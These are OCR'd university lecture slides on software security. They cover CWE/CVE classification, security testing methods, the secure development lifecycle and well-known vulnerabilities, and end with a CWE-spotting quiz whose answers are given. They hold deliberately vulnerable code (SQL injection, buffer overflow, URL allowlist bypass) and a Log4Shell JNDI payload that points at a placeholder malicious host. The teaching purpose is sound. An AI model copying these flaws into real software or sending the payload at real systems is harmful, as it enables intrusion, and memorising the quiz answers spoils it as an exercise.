


ELTE
EÖTVÖS LORÁND
UNIVERSITY

10101101001010101011101011010010101010111011101011010010101010100

Cybersecurity Basics

Software Security

Building Resilient Applications in a Cyber-Threatened World

Software Security

What you will learn...



- What is software safety and security?
- What are common software vulnerabilities?
- How do we classify security issues in code: CWE vs CVE?
- What are security testing techniques?
- What is the secure development lifecycle?
- What are some examples of real-world vulnerabilities?
- What are some examples of vulnerable code?


Software Security

What is software security?



Software security refers to the **processes and practices** involved in developing secure software systems that are **resistant** to malicious attacks and unintended vulnerabilities. It encompasses all the **steps taken** to ensure confidentiality, integrity, and availability of software systems throughout the **software development life cycle**.

Why is Software Security important?



Definitions

Definition: Software Safety

Software Safety refers to the condition of being secure against **both intended and unintended threats**, and ensuring that software does not cause harm to people, property, or the environment.

Definition: Software Security

Software Security focuses on protecting software from **unauthorized access, use, or destruction**, and ensuring the **confidentiality, integrity, and availability** of software and its associated data.

Software safety is about reducing the likelihood of a piece of software causing harm, while software security is specifically about protection against malicious actors.

What are common vulnerabilities?

Common vulnerability examples

- Buffer Overflows
- Injection Vulnerabilities (SQL, Command, XML, etc.)
- Cross-Site Scripting (XSS) and Cross-Site Request Forgery (CSRF)
- Insecure Deserialization and Broken Access Control
- Improper Limitation of Resources (DoS, DDoS)
- Coming up: Supply Chain Vulnerabilities (typosquatting)

Example of vulnerable code

```python
from fastapi import FastAPI, Query
import sqlite3

app = FastAPI()
conn = sqlite3.connect(":memory:", check_same_thread=False)

@app.get("/user")
def get_user(username: str = Query(...)):
    cursor = conn.cursor()

    query = f"SELECT * FROM users WHERE username = '{username}'"
    print(f"Executing Query: {query}")

    cursor.execute(query)
    user = cursor.fetchone()

    return {"user": user} if user else {"error": "User not found"}


```

SQL Injection because of weak query input sanitization.

CVE vs. CWE

CWE (https://cwe.mitre.org/)

Common Weakness Enumeration, is a collection of standardized names and descriptions for **common software weaknesses** that **categorize weaknesses** based on their type and scope, providing a framework for discussing and addressing software security threats.

CVE (https://cve.mitre.org/)

Common Vulnerabilities and Exposures, is a list of **known computer security threats and vulnerabilities** in software products, providing a reference point to identify and manage potential risks. Both are created and maintained by MITRE.

CWE focuses on the types of weaknesses or vulnerabilities that can exist in software, while CVE identifies specific instances of vulnerabilities within products or systems.

CWE Example: CWE-787


CWE-787: Out-of-bounds Write

Weakness ID: 787
Vulnerability Mapping: ALLOWED
Abstraction: Base

View customized information: Conceptual | Operational | Mapping Friendly | **Complete** | Custom

Description

The product writes data past the end, or before the beginning, of the intended buffer.



Alternate Terms

Memory Corruption: Often used to describe the consequences of writing to memory outside the bounds of a buffer, or to memory that is otherwise invalid.

Common Consequences

Scope	Impact	Likelihood
Integrity	**Technical Impact:** *Modify Memory; Execute Unauthorized Code or Commands* Write operations could cause memory corruption. In some cases, an adversary can modify control data such as	

CWE Example in C: CWE-787

```c
#include <stdio.h>
#include <string.h>

int main(int argc, char *argv[])
{
    if (argc < 2) {
        printf("Usage: %s <username>\n", argv[0]);
        return 1;
    }

    char username[16];
    strcpy(username,"user-");
    strcat(username, argv[1]);

    // ...

    printf("Hello  %s!\n", username);
    return 0;
}
```

CVE Example: CVE-2023-24329

VULNERABILITIES

CVE-2023-24329 Detail

MODIFIED

This vulnerability has been modified since it was last analyzed by the NVD. It is awaiting reanalysis which may result in further changes to the information provided.

Description

An issue in the urllib.parse component of Python before 3.11.4 allows attackers to bypass blocklisting methods by supplying a URL that starts with blank characters.

Metrics

CVSS Version 4.0 | CVSS Version 3.x | CVSS Version 2.0

NVD enrichment efforts reference publicly available information to associate vector strings. CVSS information contributed by other sources is also displayed.

CVSS 3.x Severity and Vector Strings:

NIST: NVD

Base Score: 7.5 HIGH

Vector:
CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:H/A:N

CVE Example in Python: CVE-2023-24329

```python
from urllib.parse import urlparse

# ...

def is_internal_url(url: str) -> bool:
    allowed_domains = [ "", "example.com" ]
    parsed = urlparse(url)
    return parsed.netloc in allowed_domains

# ...
```

How do you minimize these risks?

Software Testing

How do you minimize these risks?

Security Testing Techniques

- Static Application Security Testing (SAST)
- Dynamic Application Security Testing (DAST)
- Interactive Application Security Testing (IAST)
- Penetration Testing
- Fuzzing

Testing knowledge levels

Black-box

simulates an external attacker with no knowledge of the internal workings of the system, focusing on inputs and outputs.

White-box

involves full access to the application's source code and architecture, enabling deep analysis of internal logic and vulnerabilities.

Grey-box

strikes a balance, using partial knowledge to replicate attacks from a semi-informed user or insider.

Static Application Security Testing (SAST)

Definition

A white-box testing approach that analyzes source code, bytecode, or binaries for security vulnerabilities without executing the application.

How it works

Scans code against predefined security rules to detect vulnerabilities early in development.

Pros and Cons

- Detects issues before deployment
- Provides detailed insights into code flaws
- High false-positive rates
- Limited runtime context

Dynamic Application Security Testing (DAST)

Definition

A black-box testing method that scans a running application for vulnerabilities by simulating real-world attacks.

How it works

Sends requests and analyzes responses to detect security flaws like SQL injection or XSS.

Pros and Cons

- Identifies runtime vulnerabilities
- No need for source-code access
- Limited to discovering surface-level flaws
- Cannot pinpoint exact reason for the vulnerability

Interactive Application Security Testing (IAST)

Definition

A white-box hybrid approach combining aspects of SAST and DAST by analyzing applications in real time during execution.

How it works

Uses sensors within the application to monitor and detect vulnerabilities as the app runs.

Pros and Cons

- Lower false-positive rate compared to SAST
- Provides both code-level insights and runtime analysis
- Requires integration into the application (source code access)
- May impact performance

Penetration Testing

Definition

A manual or automated security assessment where testers simulate real cyberattacks to find and exploit vulnerabilities.

How it works

Ethical hackers use various techniques (e.g., social engineering, network attacks, web exploits) to uncover weaknesses.

Pros and Cons

- Realistic assessment of security posture
- Identifies business logic flaws missed by automated tools
- Time-consuming and expensive
- Requires skilled testers

Fuzzing

Definition

A dynamic testing technique that feeds malformed inputs to a program to uncover security vulnerabilities and unexpected behaviors.

How it works

Continuously generates and inputs data to the application, monitoring for crashes, memory leaks, or unexpected output.

Pros and Cons

- Effective at discovering unknown vulnerabilities
- Exposes real runtime issues
- No need for source-code access
- Coverage can be limited without guidance

How effective are these methods?

		Results				Evaluation Metrics			
Name	Version	TP	TN	FP	FN	P	R	A	CASTLE Score
ESBMC	7.8.1	53	99	12	97	82%	35%	58%	697
CodeQL	2.20.1	35	84	43	115	45%	23%	43%	600
Snyk	1.1295.4	30	86	28	120	52%	20%	44%	594
CBMC	5.95.1	41	97	12	109	77%	27%	53%	547
SonarQube	25.3.0	45	73	104	105	30%	30%	36%	542
GCC Fanalyzer	13.3.0	41	81	74	109	36%	27%	40%	523
Semgrep Code	1.110.0	26	76	76	124	26%	17%	34%	486
Aikido	N/A*	12	85	31	138	28%	8%	36%	484
Coverity	2024.12.1	31	87	61	119	34%	21%	40%	428
Jit	N/A*	13	85	58	137	18%	9%	33%	427
Cppcheck	2.13.0	18	100	5	132	78%	12%	46%	405
Clang Analyzer	18.1.3	13	99	2	137	87%	9%	45%	381
GitLab SAST	15.2.1	18	67	259	132	6%	12%	18%	215
Splint	3.1.2	23	36	1029	127	2%	15%	5%	-600
CodeThreat	N/A*	21	2	1104	129	2%	14%	2%	-710

[1] Dubniczky, Richard A., et al. "Castle: Benchmarking dataset for static code analyzers and llms towards cwe detection." International Symposium on Theoretical Aspects of Software Engineering. Cham: Springer Nature Switzerland, 2025.

Secure Development Lifecycle (SDLC)



The Secure Development Lifecycle is a structured approach to integrating security practices into each phase of software development. It ensures that security is considered from the initial design stages to deployment and maintenance, reducing vulnerabilities and improving resilience against cyber threats.

Secure Development Lifecycle

Stages 1/2

1. **Compliance**: define compliance needs (e.g., GDPR, HIPAA, ISO 27001).
2. **Risk assessment**: identify threats, and assess the likelihood and impact of risks
3. **Threat modeling**: identify attackers, attack vectors and assess the risks (e.g., STRIDE, PASTA)
4. **Implementation**: Follow secure coding guidelines (e.g., OWASP, CERT).

Secure Development Lifecycle

Stages 2/2

5. **Testing**: conduct various testing based on requirements (e.g., SAST, DAST, IAST, Pentest)
6. **Hardening**: remove unnecessary tools and services (e.g., shell from a container)
7. **Patching**: deploy security patches regularly (fixing version 1.1.x)
8. **Monitoring**: monitor logs and intrusion detection systems

High-impact Vulnerabilities

Log4Shell Vulnerability (CVE-2021-44228)

Overview

- Log4j is a popular Java-based logging library used in many applications.
- In December 2021, a critical (CVSS 10.0) remote code execution (RCE) vulnerability was discovered

Exploit

- Log4j versions ¡= 2.14.1 allowed attackers to inject malicious JNDI (Java Naming and Directory Interface) lookups into log messages.
- Example payload: `$jndi:ldap://malicious-server.com/exploit`

Log4Shell Vulnerability (CVE-2021-44228)

Impact

- Millions of applications were vulnerable due to Log4j's widespread use.
- Attackers used it to deploy malware, ransomware, and crypto miners.
- Affected major companies: AWS, Microsoft, Apple, Google, Cloudflare, VMware, ...

Mitigation

- Upgrade Log4j to 2.17.1+
- Disable JNDI Lookups (`log4j2.formatMsgNoLookups=true`)
- Apply Web Application Firewalls (WAFs) to block exploit patterns

Heartbleed Vulnerability (CVE-2014-0160)

Overview

- Heartbleed is a high (CVSS 7.5) memory disclosure vulnerability in OpenSSL's **TLS heartbeat extension**.
- Discovered in April 2014, affecting OpenSSL **1.0.1–1.0.1f**.

Exploit

- Attackers exploit **improper bounds checking** in TLS heartbeat requests.
- Allows reading up to **64 KB of server memory**, leaking sensitive data.
- Example request:

  `Client: "Heartbeat request, send me 64 KB" Server: "Here's 64 KB of memory (without verification!)"`

Heartbleed Vulnerability (CVE-2014-0160)

Impact

- Leaked **private keys, passwords, and session tokens** from vulnerable servers.
- Affected major websites: Yahoo, GitHub, Cloudflare, LastPass, and thousands more.
- Attackers could impersonate users and decrypt sensitive communications.

Mitigation

- **Upgrade OpenSSL** to 1.0.1g or later.
- **Reissue SSL/TLS certificates** to prevent stolen credentials from being reused.
- **Change and invalidate passwords** that were leaked

Dirty Cow Vulnerability (CVE-2016-5195)

Overview

- Dirty Cow is a high severity (CVSS 7.8) **privilege escalation vulnerability** in the Linux kernel.
- Discovered in **October 2016**, affecting Linux kernel versions since 2007.

Exploit

- Exploits a **race condition** in the memory management system (Copy-on-Write, COW).
- Allows attackers to **gain root privileges** by modifying read-only files.
- 1. Map a **read-only** file into memory.
  2. Trigger a **race condition** to modify memory contents.
  3. Escalate privileges to **root**.

Dirty Cow Vulnerability (CVE-2016-5195)

Impact

- Affected almost **all major Linux distributions** (Debian, Ubuntu, Red Hat, CentOS, etc.).
- Allowed **local attackers** to escalate privileges and **bypass permissions**.
- Used in real-world exploits, including **Android device rooting**.

Mitigation

- **Upgrade Linux Kernel** to patched versions 4.8.3+, 4.7.9+, 4.4.26+, or 3.16.36+.
- Apply **security patches** from OS vendors.
- Monitor **system logs** for unusual privilege escalations.

Let's find CWEs!



Please fill the questions on Microsoft Forms

Did you get phished?



Eötvös Loránd Tudományegyetem
Informatikai Kar

Office 365 belépés INF-es azonosítóval

Warning! You almost got phished!

You scanned a QR code that opened this page. You did not check the URL bar to see that this is not the real ELTE IK Office365 login page. If this happened for real, your login information would now be stolen and instead of this message you would be redirected to the actual page so you wouldn't know that anything happened. Be careful with these attacks!

This form did not really steal your login credentials, they were not even sent to a server, a local JavaScript function wrote this message to the screen, so you are safe.

Question 1/8

```python
import pymysql
import hashlib
import secrets

def register_user(connection: pymysql.Connection, username: str, password: str) -> bool:
    try:
        with connection.cursor() as cursor:
            salt = secrets.token_bytes(16)
            hashed_password = hashlib.sha1(password + salt).hexdigest()
            sql = "INSERT INTO users (username, password, is_admin) VALUES (%s, %s, 0)"
            cursor.execute(sql, (username, hashed_password + '/' + salt.hex()))
        connection.commit()
        print("User registered successfully.")
        return True
    except pymysql.MySQLError as e:
        print(f"An error occurred: {e}")
        connection.rollback()
        return False
```

CWE-327 Use of a Broken or Risky Cryptographic Algorithm

Question 2/8

```python
import string, os

def print_file_contents(filename):
    for i in filename:
        if filename[i] not in string.ascii_letters + string.digits:
            return
    os.system(f"cat {filename}")
```

No CWE

Question 3/8


```python
from collections import Counter

def most_common_count(arr: list[int]) -> int:
    if len(arr) == 0:
        return -1
    element_counts = Counter(arr)
    return max(element_counts.values(), default=0)

if most_common_count(big_array) == None:
    print("The array cannot be empty!")
```

CWE-253 Incorrect Check of Function Return Value

Question 4/8



```
1  def ops(a: int, b: int, c: int):
2      a = b + c
3      b -= abs(a - c)
4      c -= a + c - a
5      return (a + b) / c
6
7  print(ops(1, 2, 3))
```

CWE-369 Divide By Zero

Question 5/8

```python
input_file = 'input.csv'
output_file = 'output.json'

try:
    # Read CSV
    data = []
    with open(input_file, mode='r') as csv_file:
        csv_reader = csv.DictReader(csv_file)
        for row in csv_reader:
            data.append(row)

    # Write JSON
    with open(output_file, mode='w') as json_file:
        json.dump(data, json_file, indent=4)
except OSError as e:
    print(f"Error: One of the files could not be accessed.")
```

No CWE

Question 6/8

```python
def fetch_ticket_by_id(connection: sqlite3.Connection, record_id: int) -> any:
    try:
        cursor = connection.cursor()
        cursor.execute("SELECT * FROM tickets WHERE id = ?", (record_id,))
        record = cursor.fetchone()
        connection.close()

        return record
    except sqlite3.Error as e:
        print(f"Database error: {e}")
        return None
```


No CWE

Question 7/8

```python
def get_all_library_books() -> list[Book] | None:
    try:
        response = requests.get('https://example.com/library/api/books/all', headers={
            'Authorization': f'Bearer c00b636385e9d112171b401d6c163570debadc4eccae1655926ae43de4c917e0'
        })
        response.raise_for_status()
        json = response.json()
        if 'books' in json and json['books']:
            books = json['books']
            for book in books:
                print(f"Title: {book['title']}, Author: {book['author']}")
            return books
        else:
            print("No books found.")
            return None
    except requests.exceptions.RequestException as e:
        print(f"An error occurred: {e}")
        return None
    except ValueError:
        print("Failed to parse JSON response.")
        return None
```

CWE-798 Use of Hard-coded Credentials

Question 8/8



```
1  items = range(100, 600, 5)
2  i = len(items) - 1
3  while i > -1:
4      i = (i - 1) % len(items)
5      print(items[i])
6
```

CWE-835 Loop with Unreachable Exit Condition

Thank you for your attention!

dubniczky@inf.elte.hu